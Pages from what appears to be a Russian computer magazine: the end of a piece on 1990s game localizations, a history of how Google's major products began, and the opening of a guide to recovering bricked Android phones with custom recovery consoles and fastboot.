Конечно, из тысяч дисков на прилавках лишь небольшой процент был качественной локализацией. Большинство игр переведены посредственно, многие диски содержали вирусы и не запускались. Появлялись подделки под подделки, а машинный перевод называли «полностью русским». Конечно, все хотели заработать, и далеко не всегда кристально честным путем. Но благодаря этим компаниям и студиям у нас, геймеров девяностых и начала двухтысячных, появлялась возможность окунуться в мир игр. Пусть только каждая третья наша игра оказывалась играбельной, мы все равно покупали диски и получали от этого удовольствие, за что локализаторов можно поблагодарить. Не всех, конечно. Но тех, кто попал в этот список, точно можно.


Google
7433

ИСТОРИЯ БОЛЬШОГО ПОИСКА

С ЧЕГО НАЧИНАЛИСЬ ПРОДУКТЫ GOOGLE



Арина Сухарева
tikusa@gmail.com

Империя Google появилась не в одночасье, и за каждым из продуктов стоит уникальная история. Поиск, Gmail, Chrome, Android — компания раз за разом покоряла новые рынки. Не обошлось и без провалов, но даже они у Google выходят зрелищными.

В 1998 году на сайте по малоизвестному адресу google.com пестрел яркий логотип с инфантильным восклицательным знаком на конце. В строке под ним посетитель мог набрать запрос и увидеть результаты поиска. Этой строчке предстояло перевернуть мир.

С тех пор краулеры Google излазили интернет вдоль и поперек, сеть AdSense изменила наши представления о рекламе в интернете, автомобили Street View отсняли панорамы улиц в тысячах городов, миллиарды устройств с Android обрели хозяев, и это лишь очень краткий список заслуг Google. Сейчас у ком-





Так выглядела главная страница Google в 1998 году



Реконструкция первой рабочей станции создателей Google



Здесь 27 сентября 2013 года компания отметила свое пятнадцатилетие. Этот гараж когда-то приютил новоиспеченную корпорацию

Source: Google Inc.

Top 20 Gaining Queries 2001	
1.	nostradamus
2.	cnn
3.	world trade center
4.	harry potter
5.	anthrax
6.	windows up
7.	osama bin laden
8.	audiogalaxy
9.	taliban
10.	loft story
11.	afghanistan
12.	nimba
13.	american airlines
14.	american flag
15.	aaliyah
16.	fbi
17.	kazaa
18.	lord of the rings
19.	jennifer lopez
20.	xbox

Двадцатка самых популярных запросов за 2001 год

пании более семидесяти офисов в сорока странах мира и почти пятьдесят тысяч сотрудников. В лабораториях Google ведутся разработки, связанные с квантовыми компьютерами, роботами, автомобилями, ездящими без участия водителя, и воздушными шарами, которые охватят интернетом континенты.

Иногда кажется, когда-нибудь Google захватит весь мир, и тем удивительнее, что своим существованием он обязан курьезной истории. До Google один из двух его знаменитых основателей хотел сделать сервис заказа пиццы, и не провались эта затея с треском, революционный поисковик мог так никогда и не появиться.

Этой истории нет в официальных источниках, но пару лет назад на встрече директоров Google Ventures Сергей Брин поделился ей с верхушкой инвестиционной компании. Будучи студентом, он задумал создать сервис, позволяющий заказывать пиццу через интернет. Задумка была в том, чтобы собрать информацию о местных ресторанах и открыть сайт, на котором пользователи могли бы заказать пиццу, не прикасаясь к телефонной трубке. Сервис Брина сам перенаправлял бы заказ на факс ближайшей пиццерии.

Код был написан, и Брин собрал друзей на ужин. Первый факс отправился в местную пиццерию, но даже спустя пару часов дверной звонок все молчал. Отчаявшись, Брин позвонил в ресторан, где в ответ на вопрос, получили ли они заказ, он услышал: «Хм, подождите, сейчас проверим факс...» Оказалось, пиццерии совсем не следят за приходящими факсами. У кого не опустятся руки после такого столкновения с отсталой реальностью?

Так Брин бросил идею сделать революцию на ниве доставки пиццы и решил переключиться на более масштабные проекты, а именно разработку нового поискового движка. Мы, в свою очередь, можем только порадоваться, что Брина постигла неудача, ведь именно с нее началась куда более грандиозная история восхождения Google.

ПОИСК, 1997

У Ларри Пейджа, второго сооснователя Google, в середине девяностых был проект посерьезнее бриновской пиццы: Пейджу предстояло написать диссертацию, и в качестве темы для изысканий он выбрал поиск в интернете. На первый взгляд идея Пейджа была крайне простой: оценивать сайты по количеству ссылок на них, подобно тому, как в академической среде авторитетность публикации можно определить по числу ссылок на нее из других источников.

Практическая реализация этой идеи куда сложнее, чем объяснение на пальцах, и Пейджу еще предстояло побиться над математической моделью и алгоритмом работы поисковика. Благо Пейдж на тот момент уже был знаком с Брином, который, помимо пиццы, интересовался датамайнингом и обладал недюжинными способностями в области математики.

Вместе они разработали алгоритм под названием BackRub (в переводе — «массаж спины»), который позволял отслеживать популярность веб-страниц. BackRub получал ссылку и в ответ выдавал список страниц, ссылающихся на нее и отсортированных в порядке, соответствующем их собственному «весу» (то есть количеству внешних ссылок на них). Чтобы сделать из этой системы поисковую машину, оставался один шаг. Добавив всего лишь поиск по ключевым словам в названиях страниц, Пейдж и Брин получили поисковик, работавший лучше, чем тогдашние лидеры рынка — AltaVista и Excite.

Впоследствии название алгоритма сменили на PageRank — в том числе в честь Ларри Пейджа, — а поисковик назвали Google. Широко известно, что это искаженное написание слова «гугол», которым обозначают число десять в сотой степени, — намек на то, что новый алгоритм мог проиндексировать почти бесчисленное количество страниц.

Поисковый движок был запущен под крылом Стэнфордского университета на домене google.stanford.edu. В 1997-м зарегистрирован домен google.com, а на следующий год и одноименная компания. В качестве офиса новой фирмы Брин и Пейдж сняли гараж и три комнаты в доме неподалеку от студенческих общежитий (в Стэнфорде уже ругались на двух студентов, которые заставили свою комнату компьютерами и то и дело перегружали локальную сеть). Гараж им сдала Сьюзен Воджитски, и не прогадала: впоследствии она работала над AdSense и AdWords, а ныне занимает должность старшего вице-президента Google и отвечает за YouTube.

Через год компания уже в составе восьми человек переехала в Пало-Альто, а в октябре 2001 года Google начала приносить прибыль. В 2004 году акции Google появятся на бирже и будут сразу же продаваться по 85 долларов за штуку. В своем проспекте к IPO компания старалась привлечь потенциальных акционеров прочно закрепившимся девизом Don't be evil.

GOOGLE NEWS, 2001

11 сентября 2001 года. Вслед за рушащимися небоскребами Google настигает ударная волна запросов: «Всемирный торговый центр», «новости CNN», «Талибан», «Афганистан», «ФБР», «Усама бен Ладен» и так далее. Люди пытались понять, что происходит, и количество запросов, связанных с новостями, в тот день оказалось в шестьдесят раз больше, чем нака-



Ссылка «Новости и ресурсы» и три ленточки, символ событий 11.09.2001

нуне; 80% самых популярных запросов были связаны с террористическим актом. В 6:51 утра за минуту было отправлено более шести тысяч запросов «CNN», а в следующие полчаса такой запрос отправляли шесть тысяч раз в минуту!

Google достойно держал удар: на главной странице разместили ссылки на закешированные новостные статьи CNN и Washington Post. Рядом было объявление с советом включить телевизор или радио для получения более полной и новой информации. Объяснялось, что Google может предложить лишь закешированные новости, а новостные веб-сайты не справляются с огромной нагрузкой и поэтому перестают работать (в 2001 году эта проблема была куда актуальнее, чем сейчас). Еще через пару дней на главной странице появилась ссылка «Новости и источники», помеченная символом трагедии, она вела на страницу вроде портала, где были собраны ссылки на сайты новостных агентств.

Интересно, что в поиске по изображениям помимо всех перечисленных запросов фигурировал запрос New York skyline: люди желали увидеть, как будет выглядеть силуэт города без привычных башен-близнецов. Кроме того, преисполнившиеся патриотизма американцы весь остаток года активно искали изображения флага США. А первое место в статистике за весь год в итоге занял запрос «Нострадамус»: по миру ходили слухи, что предсказатель упоминал грядущую трагеди в своих стихах, и всем хотелось найти точную формулировку и разъяснения экспертов.

Тогда была эра порталов, вроде Yahoo и AltaVista, облепленных со всех сторон ссылками, баннерами и новостями. Google никогда не хотел становиться порталом, придерживаясь своей минималистичной поисковой строки под логотипом. Всем было любопытно, сдастся ли Google в ряды порталов или добавит вкладку с проиндексированными новостями. Через год, в сентябре 2002-го, на главной странице появилась вкладка Google News.


РАБОТА НАД GMAIL НАЧАЛАСЬ В 2001 ГОДУ, КОГДА БОЛЬШИНСТВО ВЕБ-СЕРВИСОВ ШЕВЕЛИЛИСЬ НЕВЕРОЯТНО МЕДЛЕННО

GMAIL, 2004

Gmail — самый популярный почтовый сервис в мире, пару лет назад он наконец обогнал микрософтовский Hotmail. Первые наработки почтового веб-клиента его автор, Пол Баххайт, сделал до появления Hotmail, еще студентом в качестве учебного проекта. После выпуска из университета Баххайт работал в Intel, а затем стал 23-м сотрудником Google.

В Google Баххайту поручили разработку веб-клиента корпоративной почты для внутреннего пользования — именно поручили, на что он в шутку жалуется в интервью: Gmail стал исключением из знаменитой политики компании, поощряющей сотрудников тратить 20% трудового времени на работу над личными проектами. Тогда проект назывался Caribou — в честь загадочного корпоративного проекта из популярной у айтишников серии комиксов про Дилберта.

Работа над Gmail началась в 2001 году, когда большинство веб-сервисов шевелились невероятно медленно и требовали перезагрузки страницы полностью всякий раз, когда пользователь выполнял какое-то действие. Тогда сообщество разработчиков высоко оценило новаторский



Энди Рубин со своим талисманом

подход к веб-интерфейсу с использованием AJAX, асинхронного JavaScript и XML. Сейчас его используют все веб-приложения.

Конечно, к новой почте Баххайт сделал мощный поиск, чтобы компания Google не оказалась сапожником без сапог. Когда проект вышел за пределы корпорации, было решено предоставить пользователям ящики размером в гигабайт, выгодно выделявшиеся на фоне конкурирующих почтовых сервисов, предоставлявших по 2–4 Мб места, — не гонять же поиск промышленной мощности по паре десятков писем? Неудивительно, что после запуска беты охота за приглашениями шла не на жизнь, а на смерть. После первой эмиссии в мае 2004 года приглашения продавались на eBay по 150 долларов за штуку, а некоторые аккаунты с красивыми именами — аж по несколько тысяч долларов. Для всех желающих регистрация в Gmail открылась только в 2007 году, на День святого Валентина, и еще больше двух лет после этого сервис гордо носил пометку Beta.

Между тем, когда Google объявила о запуске собственной почты, многие подумали, что это очередная шутка: пресс-релиз вышел 1 апреля 2004 года, а компания славится своей любовью к Дню дурака. Однако вице-президент по продуктам Google Джонатан Розенберг подтвердил, что Gmail — проект очень серьезный. В качестве первоапрельской шутки в тот год выпустили отдельный пресс-релиз, объявляющий, что Google выходит на новый уровень офшоринга и собирается перенести часть инженерных подразделений в Google Copernicus Center (Центр Коперника Google) на Луне.

Gmail — не последнее детище Баххайта. В 2006 году он уволился из Google и увел за собой несколько коллег. Вместе они разработали Friendfeed, агрегатор информации из социальных сетей и блогов, впоследствии купленный «Фейсбуком» за круглую сумму.

ANDROID, 2007

Откуда появилось название операционной системы Android? Версия, что он назван в честь создателя, Эндрю Рубина, неполна. Андроид — это и есть Энди Рубин, вернее, его кличка, полученная от сослуживцев в Apple. Сразу после колледжа он работал в фирме «Карл Цейсс» инженером по робототехнике. Со своим увлечением роботами он не расставался всю жизнь, даже собирал роботов у себя в гараже, потому его и прозвали Энди-Андроидом. Дальше Рубин работал в компании Apple и в отпочковавшейся от нее General Magic.

Magic разработала удивительный продукт, опередивший свое время, но, как почти все подобные начинания, оказавшийся никому не нужным. Целью проекта было создание совершенно нового типа устройства, о котором на тот момент никто и мечтать не мог, — карманного компьютера, нечто вроде современных планшетов или смартфонов, и это в 1990 году! Рубин участвовал в разработке операционной системы этого устройства — Magic Cap.

Позднее Рубин создал компанию Danger, которая выпускала известные в США мобильные телефоны Danger Hiptop. Для своего времени они были крайне продвинутыми: у них была QWERTY-клавиатура и большой экран, на котором можно было работать с почти полноценным браузером. Через несколько лет Danger поглотил один из ИТ-гигантов — Microsoft, однако Рубин к тому моменту уже занимался своим следующим стартапом — Android. Получается, раз за разом он участвует в разработках передовых мобильных ОС.

Итак, в 2005 году Google покупает Android и забирает Энди Рубина в штат, а в конце 2007 года Open Handset Alliance (объединение компаний, куда входят Google, HTC, Samsung и другие крупные игроки рынка мобильных технологий) афиширует разработку своего первого продукта, новой мобильной ОС на базе Linux.

В октябре 2008 года вышел HTC Dream, первый коммерческий продукт на Android, и завертелось! В последующие годы появляется все больше устройств на этой платформе, сейчас она занимает почти четыре пятых рынка. В прошлом году Рубин (надо думать, с ощущением хорошо выполненной работы) покинул пост главы подразделения Android и смог посвятить все свое время роботам — на этот раз на деньги Google и в рамках инициативы Google X.

GOOGLE CHROME ПОЯВИЛСЯ В 2008 ГОДУ, КОГДА РЫНОК БРАУЗЕРОВ УЖЕ ПРОЧНО И ПОЛНОСТЬЮ ЗАНЯЛИ SAFARI, OPERA И FIREFOX, НЕ ГОВОРЯ УЖЕ ОБ INTERNET EXPLORER




GOOGLE CHROME, 2008

Google Chrome появился в 2008 году, когда рынок браузеров уже прочно и полностью заняли Safari, Opera и Firefox, не говоря уже об Internet Explorer, которым, да, люди до сих пор пользуются. Казалось бы, для нового браузера просто не оставалось места, он никому не был нужен. Тем не менее сейчас он занимает первое место по числу пользователей: по данным StatCounter, на июнь 2014 года у Chrome невероятные 43% рынка.

История Chrome начинается с одного вовремя произнесенного «нет». В 2001 к совету директоров Google присоединился новый сотрудник, Эрик Шмидт. Раньше он отвечал за программное обеспечение в Sun Microsystems. Как только

Фрагмент комикса о Chrome





Расмуссен демонстрирует Wave на I/O

Шмидт переступил порог офиса, Брин с Пейджем потребовали: «Нам нужен свой браузер». Шмидт отказал им, объяснив, что еще не время для такого шага: молодая компания не выстоит в войне браузеров. Основателям ничего не оставалось, кроме как поверить бывалому солдату, принимавшему участие в этой войне еще с девяностых.

Пейдж с Брином на этом не угомонились, спор основателей со Шмидтом продолжался еще несколько лет. В качестве компромиссного решения Google даже выделила небольшую команду разработчиков для участия в развитии опенсорсного Mozilla Firefox. У компании была острая необходимость совершенствовать браузеры, пусть и чужие, — лишь бы веб-приложения могли работать быстрее.

Слухов о собственном браузере Google было так много, что в 2004 году компании пришлось даже опровергнуть новость о работе над засекреченным проектом, которую запустил кто-то из бывших сотрудников. Надо сказать, это даже пошло на пользу проекту, потому что все перестали воспринимать эти разговоры всерьез — примерно как легенды о снежном человеке. Когда в 2006 году из набора идей и набросков Chrome перерос в официальный проект, компании не составляло труда держать факт разработки в секрете. Даже внутри Google за пределами команды, непосредственно занятой созданием браузера, никто не знал о нем в течение целого года.

Несложно понять причины такой скрытности: в Google не хотели показывать неготовый продукт, да и спровоцировать критику со стороны апологетов свободного софта было легче легкого. Новый браузер мог выглядеть как нож в спину Mozilla, саботаж со стороны близких партнеров. В команде создателей Chrome были даже бывшие сотрудники Mozilla, а идея всем полюбившегося омнибокса, метиса адресной и поисковой строки, была позаимствована из планов развития Firefox.

Однако Google сложно в чем-то упрекнуть, ведь большая часть исходных кодов Chrome была опубликована в качестве опенсорсного проекта под названием Chromium. Любой желающий может сделать на его основе свой браузер, чем теперь пользуются Яндекс, Opera и многие другие компании.

Анонс Chrome не обошелся без курьеза. Одновременно с браузером 3 сентября 2008 года планировалось выпустить брошюру знаменитого комиксиста Скотта Макклауда, в форме комикса рассказывающую о процессе создания и возможностях нового браузера. Но преисполненный нетерпения художник не смог дождаться официального релиза и выложил отсканированный комикс в своем блоге уже 1 сентября, после чего Google пришлось спешно публиковать его на Google Books и давать объяснения в официальном блоге.

GOOGLE WAVE, 2009

Когда в 2009 году на сцене конференции Google I/O показывали продукт под названием Google Wave, публика аплодировала стоя. Через год было объявлено о прекращении его разработки, а еще через два года Wave отключили навсегда. Из революционного продукта Wave превратился в один из самых громких провалов Google. Как такое могло случиться?

Для начала стоит понять, что представлял собой этот загадочный Wave. Примечательно, что дать короткий и ясный ответ на этот вопрос не могли даже его создатели, что уж говорить о пользователях. Wave представляли публике как замену почте, мессенджерам и заодно как средство совместной работы над документами.

Базовая сущность в Wave — волна. Волну может создать любой участник, написать внутри первоначальное послание и пригласить других пользователей. Те, в свою очередь, добавляют сообщения и комментируют и, если это разрешено, могут редактировать изначальный текст. Как и в Google Docs, все участники видят, что пишут другие, прямо по ходу ввода текста. Была возможность «отмотать» волну назад и проследить за тем, как она создавалась. Еще можно было призвать в волну одного из ботов, например бота-переводчика. Но больше всего первых пользователей впечатляли интерактивные приложения внутри Wave: прямо в волну можно было поместить голосование или, например, шахматную доску, чтобы тут же сыграть на ней в шахматы.

За разработку Wave отвечал Ларс Расмуссен — один из создателей австралийского стартапа, который впоследствии превратился в Google Maps. Под его началом над Wave



Пейдж и Брин перед публичной продажей акций в 2004 году

трудилось около полусотни разработчиков, в том числе авторы маковского коллаборативного текстового редактора Etherpad, на основе которого, собственно, и был создан Wave.

Одним из главных достоинств продукта считалась его мощная технологическая база: специально для Wave создали протокол, позволяющий на лету синхронизировать правки и передавать позицию курсора. Его спецификации были открыты, плюс код самого Wave был опубликован под свободной лицензией. Расмуссен предполагал, что появятся другие серверы и другие реализации Wave, а общий протокол обеспечит обмен данными между ними примерно так, как общаются между собой серверы электронной почты или Jabber.

Какое-то время казалось, что у Wave есть все шансы перерасти в массовое явление, навсегда похоронить электронную почту и серьезно пошатнуть позиции мессенджеров и социальных сетей. Wave мог преобразить интернет, но не преобразил. Ажиотаж, связанный с раздачей приглашений, быстро перерос в недоумение, а потом и в уныние. Пользователи, только что жаждавшие первыми прикоснуться к чуду, быстро приходили к выводу, что либо не понимают, как работает Wave, либо не могут найти ему применения.

Есть мнение, что Wave сгубил неудачный интерфейс, а широкие возможности во многих случаях оказались скорее вредными, чем полезными. Мало кому нравилось, что собеседники видят процесс набора сообщения, а возможность комментировать в произвольном месте превратила чтение новых сообщений в нетривиальную задачу: за ними приходилось каждый раз охотиться, крутя волну туда-сюда. Невысокая отзывчивость элементов интерфейса, мягко говоря, не упрощала задачу — Wave балансировал на грани возможностей браузера, и это было заметно.

Печальная судьба Wave ставит под вопрос верность утверждения о том, что новый продукт нужно как можно быстрее дать в руки пользователям. Расмуссену и его команде удалось создать уникальную технологию, но основанный на ней сервис промахнулся мимо рынка. Что, если руководство Google вовремя забраковало бы Wave и дало разработчикам время на то, чтобы сделать из него нечто более простое и элегантное? Не исключено, что у амбициозных планов еще был бы шанс.

Сейчас о Wave уже не вспоминают. Фонд Apache поддерживает его исходный код, но не занимается разработкой новых версий. Расмуссен в 2010 году покинул Google и ушел работать в Facebook, где руководит командой, отвечающей за поиск.

Конечно, на Wave история знаменитых продуктов Google не заканчивается. В 2011 году откроется социальная сеть Google+, а начиная с 2012 года все будут обсуждать Google Glass. Смелые проекты вроде Project Loon, роботов Эндрю Рубина и самоуправляемых автомобилей еще не раз дадут поводы для обсуждений и наверняка принесут много новых интересных историй.

С ТОГО СВЕТА ЗА 80 СЕКУНД

Евгений Зобнин
androidstreet.net



ВОЗВРАЩАЕМ ОКИРПИЧЕННЫЙ СМАРТФОН К ЖИЗНИ

Большая часть статей рубрики X-Mobile посвящена хакам и твикам, которые требуют получения прав root, модификации прошивки или ее замены на кастом. Однако далеко не каждый читатель готов подвергать свой смартфон подобным операциям, опасаясь, что они способны превратить девайс в кирпич или привести к появлению нестабильности в работе. Сегодня я развенчаю эти мифы и покажу, что даже в самой патовой ситуации вернуть смартфон к жизни не так уж и сложно.

РАЗРУШАЕМ МИФЫ

Поговорим о том, что же все-таки такое «превратить смартфон в кирпич» и какие еще подводные камни могут ждать юзера на пути изменения системы и установки кастомных прошивок. Какие глюки можно поймать при этом и можно ли убить смартфон, неправильно его перепрошив? Потеряешь ли ты гарантию навечно или смартфон можно будет вернуть к прежнему состоянию? Действительно ли кастомные прошивки могут подвести владельца смартфона в самый неподходящий момент и стоят ли они того?

Убить смартфон может падение с пятого этажа, но никак не перепрошивка


МИФ 1

Неправильная перепрошивка может убить смартфон

Убить смартфон может падение с пятого этажа, но никак не перепрошивка. Основная проблема, с которой сталкивается любой, кто хочет перепрошить смартфон, — во время установки прошивки может произойти сбой, что приведет к ее неработоспособности, и смартфон фактически превратится в кирпич.

Все это так, но только на бумаге. Чтобы понять почему, достаточно разобраться, как работает процесс перепрошивки смартфона и какие системные компоненты при этом используются. Для получения возможности установки на смартфон сторонней прошивки необходимо разблокировать загрузчик (не во всех случаях), получить root и установить кастомную консоль восстановления (ClockworkMod или TWRP), способную ставить прошивки с любой цифровой подписью.

Консоль восстановления хранится в отдельном разделе внутренней NAND-памяти и никак не связана с установленной операционной системой. После установки модифицированной версии консоли появится возможность прошить кастомную прошивку или даже другую ОС (Firefox OS, например).



WARNING

Во многих смартфонах разлоченный загрузчик не позволит выполнить обновление по воздуху.

Если во время установки прошивки произойдет сбой, смартфон окажется не в состоянии ее загрузить, однако консоль восстановления останется на месте, и все, что нужно будет сделать, — это вновь загрузиться в recovery и заново установить прошивку.


Кроме этого, любая кастомная консоль восстановления содержит в себе функцию бэкапа/восстановления, которая позволяет сделать резервную копию основной прошивки и восстановить ее в неизменном виде (со всеми приложениями, настройками и данными) в том случае, если что-то пойдет не так. Фактически смартфон можно будет вернуть к первоначальному состоянию.

Ты можешь спросить: что будет, если произойдет сбой во время установки самой консоли восстановления? Ничего, в этом случае получится обратная ситуация, когда сама операционная система останется на месте, а консоль окажется утрачена. Чтобы с ней разобраться, достаточно заново прошить recovery прямо из Android.


Гипотетически можно представить себе ситуацию, когда будут убиты и прошивка, и консоль восстановления (хотя это довольно сложно сделать), но даже в этом случае на месте всегда останется первичный загрузчик, прошитый в постоянную память смартфона. Чтобы восстановить прошивку с его помощью, достаточно подключить смартфон к ПК и прошить его с помощью fastboot или специализированного инструмента от производителя девайса (Odin, например).

Вывод: убить смартфон, устанавливая стороннюю прошивку, невозможно. На месте всегда останется либо recovery, либо первичный загрузчик.


Консоль восстановления TWRP



Перед перепрошивкой обязательно сделай бэкап с помощью кастомной консоли восстановления



Восстановить бэкап можно с помощью Android-приложения Nandroid Manager





Кастомные прошивки ненадежны

Прошивка прошивке рознь. На просторах всемирной паутины можно найти огромное количество сборок Android на любой вкус и цвет, и большинство из них действительно шлак, который может привести к нестабильностям в работе смартфона и потери части функциональности. Поэтому первое, что следует запомнить, — дело стоит иметь только с серьезными кастомными прошивками, развиваемыми большими командами опытных разработчиков. В первую очередь это CyanogenMod, Paranoid Android, AOKP, OmniROM и MIUI.

Второе. Прошивки бывают двух типов: официально поддерживаемые и портированные сторонними разработчиками. Тот же CyanogenMod, например, имеет официальную версию для смартфона Nexus 4, но не имеет таковой для Motorola Defy. Зато для Defy есть неофициальный порт CyanogenMod 11 от разработчика с ником Quarx. Их отличие заключается в том, что за поддержку и правильную работоспособность первой отвечает команда CyanogenMod, тогда как второй — Quarx лично. Официальные версии прошивки обычно полностью работоспособны, а вот корректность работы вторых зависит от стороннего разработчика.

Ну и третье. Существуют стабильные и разрабатываемые версии прошивки. Стабильные версии CyanogenMod имеют индекс M (CyanogenMod 11.0 M7, например). Такая версия прошивки обычно не содержит багов. Разрабатываемые версии (в случае с CyanogenMod это ежедневные ночные сборки) могут содержать ошибки, а поэтому не рекомендуются для повседневного использования.

Вывод: если устанавливать на смартфон стабильную официальную версию «нормальной» прошивки, риск столкнуться с багами минимален. Все остальное — для экспериментаторов.



INFO

В Linux ADB и Fastboot можно установить отдельно от Android SDK. В Ubuntu: sudo apt-get install android-tools-fastboot. В Fedora: sudo yum install android-tools.



Софт, требующий права root, способен окирпичить смартфон

